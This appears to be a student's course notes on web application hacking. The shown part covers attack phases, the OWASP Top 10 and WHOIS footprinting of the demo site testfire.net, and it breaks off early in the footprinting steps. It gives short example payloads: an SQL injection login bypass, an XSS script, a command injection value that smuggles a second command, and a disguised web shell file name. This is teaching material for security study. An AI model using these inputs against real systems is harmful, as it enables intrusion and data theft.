



Web Application Hacking /SQL injection

Module 14/15

Aniket Sunil Pagare.

Table Of Contents :-

Web Application Hacking (Module-14)

1. Web Application Hacking Overview

- 1.1 Definition
 - 1.2 How Web Applications Work
 - 1.3 Web Application Hacking Process
 - 1.4 How Vulnerabilities Work
 - 1.5 HTTP Methods
 - 1.6 OWASP Top 10
-

2. Footprinting

- 2.1 Footprinting Using Whois Website
 - 2.2 Footprinting Using DNS Lookup Website
 - 2.3 Footprinting Using Netcraft Website
 - 2.4 Footprinting Using WhatWeb CLI Tool
 - 2.5 Footprinting Using dnsrecon CLI Tool
 - 2.6 Footprinting Using Dirb CLI Tool
 - 2.7 Footprinting Using Dig CLI Tool
 - 2.8 Footprinting Using Curl Tool
-

3. Scanning

- 3.1 Scanning Using Nmap
 - 3.2 Enumeration Using Nmap
-

4. Vulnerability Analysis

- 4.1 Vulnerability Analysis Using Nikto
 - 4.2 Vulnerability Analysis Using Burp Suite
-

- 4.3 Vulnerability Analysis Using Wapiti
-

5. Extra Activity: Exploitation

5.1 Brute Force Attacks

- 5.1.1 What is Brute Force Attack
- 5.1.2 Brute Force Attack Using DirBuster
 - Key Uses of DirBuster
 - Performing Brute Force Using DirBuster
- 5.1.3 Brute Force Attack Using Gobuster
 - What is Gobuster
 - Key Features of Gobuster
 - Performing Brute Force Using Gobuster
- 5.1.4 Brute Force Attack Using Burp Suite
 - What is Burp Suite
 - Key Features of Burp Suite
 - Performing Brute Force Using Burp Suite

5.2 SQL Injection Attack

- 5.2.1 What is SQL Injection
- 5.2.2 How SQL Injection Works
- 5.2.3 SQL Injection Using Burp Intruder
- 5.2.4 SQL Injection Using Burp Repeater
- 5.2.5 SQL Injection Using Burp Suite Proxy Tab

5.3 Cross Site Scripting (XSS)

- 5.3.1 What is Cross Site Scripting
- 5.3.2 How Cross Site Scripting Works
- 5.3.3 XSS Attack Using Burp Suite Intruder
- 5.3.4 XSS Attack Using Burp Suite Repeater

5.4 OTP Bypass

- 5.4.1 OTP Bypass Using Burp Suite
-

6. How to Prevent Web Application Attacks/Hacking

7. BeEF Framework

- 7.1 What is BeEF Framework
 - 7.2 Main Objective
 - 7.3 How BeEF Works
 - 7.4 How to Download BeEF Framework
 - 7.5 Performing BeEF Framework Attacks
 - 7.6 How to Prevent Browser Exploitation
-

8. DVWA Project

- 8.1 What is DVWA Project
- 8.2 Key Details
- 8.3 Main Objective of DVWA
- 8.4 Common Vulnerabilities in DVWA

8.4.1 Brute Force Attack

- Perform Brute Force Attack Using Hydra
- Perform Brute Force Attack on DVWA Using Burp Suite

8.4.2 SQL Injection

- Perform SQL Injection Attack on DVWA Using Burp Suite

8.4.3 Cross Site Scripting (XSS)

- Perform Cross Site Scripting on DVWA Using Burp Suite
-

9. SQL Injection (Module-15)

- 9.1 What is SQL Injection
- 9.2 Basic Example
- 9.3 Perform SQL Injection Using Havij Tool
- 9.4 Perform SQL Injection Using SQLMap Tool
- 9.5 How to Prevent SQL Injection Attacks

Extra Activity

- Port Swigger SQL Injection Labs
-

Web Application Hacking

Web Application Hacking is the process of identifying, exploiting, and reporting security vulnerabilities in web-based applications. The goal is to:

- Find flaws that an attacker could exploit.
- Understand how attackers can manipulate web apps.
- Help developers fix security issues.

2. How Web Applications Work (Basic Architecture)

A web application is a client-server software where:

- **Client:** The browser that sends requests.
- **Server:** Processes the request and sends back a response.
- Communication is done via **HTTP/HTTPS** protocols.

Example:

```
http
```

```
CopyEdit
```

```
GET /index.html HTTP/1.1
```

```
Host: example.com
```

The browser requests a page, and the server responds with the content.

3. Web Application Hacking Process (Step-by-Step)

1. Information Gathering (Footprinting)

- Collecting publicly available data about the target application.

- Example: Discovering subdomains, server types, directory structures.

2. Scanning

- Finding open ports, directories, and technologies used.
- Example: Identifying that the app is running Apache and PHP.

3. Vulnerability Detection

- Manually or automatically identifying security flaws.
- Example: Detecting SQL Injection or File Upload flaws.

4. Exploitation

- Actively attacking the application to confirm vulnerabilities.
- Example: Extracting database information using SQL injection.

5. Post Exploitation

- Gaining deeper access or sensitive data after initial compromise.
- Example: Uploading a web shell to maintain access.

6. Reporting

- Documenting the vulnerabilities found with proofs and remediation steps.


4. How Vulnerabilities Work (Examples)

SQL Injection Example

User Input:

' OR '1'='1

This input can bypass authentication if the server is not validating inputs.




✓ XSS Example

Input Field:

```
<script>alert('XSS')</script>
```

When submitted, this script will execute in another user's browser if input is not sanitized.




✓ Command Injection Example

Input Field:

```
test; ls -la
```

If the input is directly passed to the system shell, it will list all files.




✓ File Upload Vulnerability Example

Attacker uploads:

`shell.php.jpg` (disguised)

If the server doesn't validate the file type properly, the attacker can execute the file.



5. HTTP Methods (Essential for Hacking)

- **GET**: Request data from a server (visible in URL)
- **POST**: Send data to a server (not visible in URL)

- **PUT:** Update a resource
 - **DELETE:** Remove a resource
 - **OPTIONS:** List allowed HTTP methods
-

6. OWASP Top 10:-

- **A01 - Broken Access Control:**

Example: User can access another user's private data by changing the URL.

- **A02 - Cryptographic Failures:**

Example: Passwords are sent without encryption (HTTP instead of HTTPS).

- **A03 - Injection:**

Example: SQL Injection where an attacker sends harmful commands to the database.

- **A04 - Insecure Design:**

Example: The app was not built with security in mind from the beginning.

- **A05 - Security Misconfiguration:**

Example: Default admin accounts are still active or error messages show too much info.

- **A06 - Vulnerable Components:**

Example: The website is using old libraries with known security bugs.

- **A07 - Identification & Authentication Failures:**

Example: Weak passwords, no account lockout after multiple failed logins.

- **A08 - Software & Data Integrity Failures:**
Example: App accepts untrusted updates or files that could be fake.
-

- **A09 - Security Logging & Monitoring Failures:**
Example: Attacks are happening but no alerts or logs are created to detect them.
-

- **A10 - SSRF:**
Example: Attacker makes the server request an internal-only resource.
-

9. Key Web Hacking Concepts

- **Cookies and Sessions:** Understand how user sessions are tracked.
- **CSRF Tokens:** Security tokens to prevent unauthorized requests.
- **Input Validation:** Ensuring only correct data is processed.
- **Encoding:** Converting user input into a safe format to prevent XSS and SQLi.
- **Authentication Mechanisms:** Passwords, tokens, multi-factor authentication.

Attacker Machine-: Kali linux

Target Web application-: <http://testfire.net/>

Footprinting.

Web Application Footprinting is the **process of collecting information** about a web application **before starting an attack**. It is like **doing research** to understand:


- What technologies the website is using
- What servers, software, and databases are behind it
- What subdomains, files, and user data may exist

1.Footprinting Using Whois Website


WHOIS Website is a **public online database** that provides detailed information about who owns a domain name or IP address.

How to use it :-

- ❖ Open Browser and search whois and click on official whois website




❖ Enter target website URL-



Frequently Asked Questions

- + What is a Whois domain lookup?
- + What does the Whois domain database contain?

❖ Click on search



Frequently Asked Questions

- + What is a Whois domain lookup?
- + What does the Whois domain database contain?



❖ Here it find some Name server and other information

The screenshot shows a web browser displaying the Whois information for the domain `testfire.net`. The main content area is titled "Domain Information" and lists the following details:

- Domain: `testfire.net`
- Registered On: 1999-07-23
- Expires On: 2026-07-23
- Updated On: 2025-02-27
- Status: client delete prohibited, client transfer prohibited, client update prohibited
- Name Servers: `asia3.akam.net`, `eur2.akam.net`, `eur5.akam.net`, `ns1-206.akam.net`, `ns1-99.akam.net`, `usc2.akam.net`, `usc3.akam.net`, `usw2.akam.net`

Below this, there is a section titled "Registrar Information" which shows the registrar as "Amazon Registrar, Inc.". To the right of the main content, there is a sidebar with links to similar domains like `test-fire.com`, `testsfire.com`, etc., each with a "Buy Now" button. A promotional banner for ".space" domains is also visible.

❖ Registrar Information and Registrant Contact

The screenshot shows the same Whois page for `testfire.net`, but with a different focus. The "Registrar Information" section is now highlighted, showing the following details:

- Registrar: Amazon Registrar, Inc.
- IANA ID: 468
- Abuse Email: `trustandsafety@support.aws.com`
- Abuse Phone: +1.2024422253

Below this, the "Registrant Contact" section is shown, listing the following information:


- Name: On behalf of `testfire.net` owner
- Organization: Identity Protection Service
- Street: PO Box 786
- City: Hayes
- State: Middlesex
- Postal Code: UB3 9TR
- Country: GB
- Phone: +441483307527
- Email: `ff33a634-0476-412e-b6f2-2eb583c99fb@identity-protect.org`

A promotional banner for ".LIFE" domains is visible on the right side of the page.


2.Footprinting Using DNS Lookup Website

A **DNS Lookup Website** is an online tool that helps you **find the IP address, DNS records, and server details** of a domain name.


- ❖ Click on Second website




- ❖ Enter Target Website



